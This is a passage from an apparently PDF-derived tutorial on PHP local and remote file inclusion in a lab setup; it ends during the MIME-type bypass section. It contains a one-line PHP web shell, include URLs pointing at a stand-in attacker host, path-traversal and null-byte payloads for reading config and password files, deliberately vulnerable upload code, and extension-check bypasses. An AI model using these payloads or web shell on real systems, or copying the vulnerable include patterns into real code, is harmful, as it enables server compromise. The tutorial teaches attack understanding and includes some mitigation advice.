

LFI RFI

Table of Contents

LFI RFI.....	1
Remote File Inclusion (RFI).....	1
Local File Inclusion (LFI).....	3
Null byte.....	4
Upload and LFI.....	4
no file type check.....	4
check the file extension.....	6
check the extension and mime type.....	8
check the file extension, mime type, and header and/or footer.....	14
Use the exif of a real picture.....	25
Use the PUT method in HTTP to upload.....	27
Include database file.....	29
Apache log poisoning.....	32
Session poisoning.....	37
Mitigation.....	48

Remote File Inclusion (RFI)

Common attack vectors against web servers with PHP support are the Local File Inclusion (LFI), and the Remote File Inclusion (RFI). Other web server can also be vulnerable to this type of attack but it is most common in case of PHP.

The applications many times use some kind of frame with common elements on every page, just like header menu line or footer with company informations that we want to show on every page. In this case the application used to be something like this:

there is a frame (many times called as main frame, or something like that), what has a code snippet something like:

```
create the common elements on the header
...
$pagetoshow = $_GET['page'];
include($pagetoshow);
...
create the common elements on the footer
```

in this case the URL used to look like as follows:


```
http://my.web.page/frame.php?page=order
```

it causes every instruction in the order.php "copied" to the frame.php.

In this case we can try the following to attack the website:

```
http://target.page/frame.php?page=http://attacker.page/backdoor.php
```


With newer PHP versions it does not work, because newer versions do not allow the inclusion of remote files. To enable it one should change the `allow_url_include` parameter to the value "On" in the `php.ini` config file. Without that setting we get the following error message:



After setting the required parameter (and restarting the xampp server and browser of course):

```
allow_url_include = On
```

it starts to work:




Now the situation was very simple because in this example we were able to define the extension of the file. Most of the cases it can not be done because the extension is added by the application itself. In that case the source code looks like as follows:

```
create the common elements on the header
...
$pagetoshow = $_GET['page'];
include($pagetoshow . '.php');
...
create the common elements on the footer
```

In this case there is not much change, we just should not enter the `.php` to the end of the URI:

```
http://target.page/frame.php?page=http://attacker.page/backdoor
```




To defend against this kind of attack leave the `allow_url_include` parameter on the default value "Off". Of course, sometimes it cannot be done if an application should include something from another website. In that case try to redesign the application to avoid that kind of situation.

Local File Inclusion (LFI)


If we change it on that way the vulnerability is still there just the Remote File Inclusion (RFI) is transformed to a Local File Inclusion instead. For first sight it may not look like dangerous because if we are not able to upload our code then we would not be able to gain a shell. It is not so simple because we are able to load files on the server by the help of this method. That can lead us to gain a shell.

This attack can be mitigated by the following way. In the `php.ini` file there is an `include_path` parameter and if we try to include a file we will get the following error message.



If we are lucky and it's set too wide we might be able to read some interesting files, like config files, `.htpasswd`, or `.htaccess`...

```
http://target.page/frame.php?page=../../apache/conf/httpd.conf
```



on linux systems we can read for example the /etc/passwd or similar config files.

Null byte

The problem is bigger if the application adds the extension like .php to the file. In this case since PHP version 5.3.4 the null byte could not be used, to "clear it". With earlier PHP versions one could use the following attack:

```
http://target.page/frame.php?page=../../../../apache/conf/httpd.conf%00
```

because of the null byte at the end when the application adds the .php extension it will be after the null byte. And the include and other functions were used are uses C style strings, so they stops at the null byte. It means, the string were treated only until the null byte, and the remaing part (the .php extension) were neglected.

Upload and LFI

If we have an upload possibility for example to upload an avatar, pictures, whatever, then we can try to upload there a php code, and include that file. There can be many situation depending on how strinct the webpage test if we really upload an accepted file format. The simpliest way is when no check at all, we will start with that one, then stronger checks will come

no file type check

Firs we should add a file upload possibility to our webpage, it can be done many ways. May be the simplest one, is to create two files, one is an upload.html, where we can choose the file to upload on a form, and it posts the file to an upload.php, which saves it, and later checks the file. The code of these two files can be the following.

Upload.html take care, we should set the mime type to multipart/form-data:

```
<form enctype="multipart/form-data" action="upload.php"
method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000000"/>
choose a file to upload: <input name="uploadedfile" type="file"/>
<br><br>
<input type="submit" value="Upload"/>
</form>
```

upload.php the php uploads the file to a temporary directory, and we can move the file to the target destination. The data about the uploaded files are populated to the \$_FILES structure:

```
<?php
$filename = basename($_FILES['uploadedfile']['name']);
```

```

$targetpath = "uploads/" . $filename;
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
$targetpath))
{
    echo "The file " . $filename . " has been uploaded<br>";
}
else
{
    echo "There was an error during upload";
}
echo '<a href="rfi.html">next</a>';
?>

```


now by the help of these two files we have an upload possibility, we must create a backdoor, what we can upload. May be the simplest php backdoor is the followings:

backdoor.php:


```
<?php system($_GET["cmd"])?>
```

As we can see it simply reads the cmd parameter passed in query string, and executes it. Of course it can be more sophisticated like base64 encoded string accepted as command, to avoid bad characters.


After created this backdoor.php we can simply upload it:



hopefully the file will be upload successfully:




Then we can use the LFI vulnerability



change the command parameter to include the uploaded backdoor.php, and of course add the cmd= parameter, to run some operating system command:

```
http://192.168.168.101:8888/upload1/rfi.php?
command=uploads/backdoor.php&cmd=dir
```



As we can see our shellcode executes fine.

check the file extension

Modify our upload.php, to check the file extension:

```
<?php
$allowed = array('gif','png','jpg');
$filename = basename($_FILES['uploadedfile']['name']);
$ext = pathinfo($filename, PATHINFO_EXTENSION);
$targetpath = "uploads/" . $filename;
if(!in_array($ext,$allowed))
{
    die('Not allowed extension!');
}

if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
```

```

$targetpath))
{
    echo "The file " . $filename . " has been uploaded<br>";
}
else
{
    echo "There was an error during upload";
}
echo '<a href="rfi.html">next</a>';
?>


```

As we can see we put the extension to the \$ext variable. Then check if it is in the allowed list of the extensions.


The solution in this case is very simple, we just change the file extension to an accepted one, because the include does not take any care of the extension.

```
ren backdoor.php backdoor.png
```

then upload it:




hopefully it will upload:



Then use the local file inclusion, to call it:

http://192.168.168.101:8888/upload2/rfi.php?
command=uploads/backdoor.png&cmd=dir



As we can see our shellcode executes fine. Remember, if the code adds the extension, then try the null byte, to cancel it out, it will work until PHP 5.3.4:

http://192.168.168.101:8888/upload2/rfi.php?
command=uploads/backdoor.png%00&cmd=dir

check the extension and mime type

As we can see the extension check can be bypassed very easily, because of it many webpage prefer, to check the mime type too. It is not good solution, because we can easily set the mime type too by the help of a proxy.

Now modify the upload.php, and check, how we can bypass it:

```
<?php
$allowed = array('gif','png','jpg');
$allowedmime =
array('image/gif','image/png','image/jpeg','image/pjpeg');
$filename = basename($_FILES['uploadedfile']['name']);
$ext = pathinfo($filename, PATHINFO_EXTENSION);
$targetpath = "uploads/" . $filename;
if (!in_array($ext,$allowed))
{
    die('Not allowed extension!');
}
if (!in_array($_FILES['uploadedfile']['type'],$allowedmime))
{
    die('Not allowed mime type!');
}

if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
```




```


$targetpath))
{
    echo "The file " . $filename . " has been uploaded<br>";
}
else
{
    echo "There was an error during upload";
}
echo '<a href="rfi.html">next</a>';
?>

```



Try to upload the previous renamed file:




As we can see the upload was not successfull.




So start your favourite proxy, and set up the browser, to use it (I will use burp proxy):

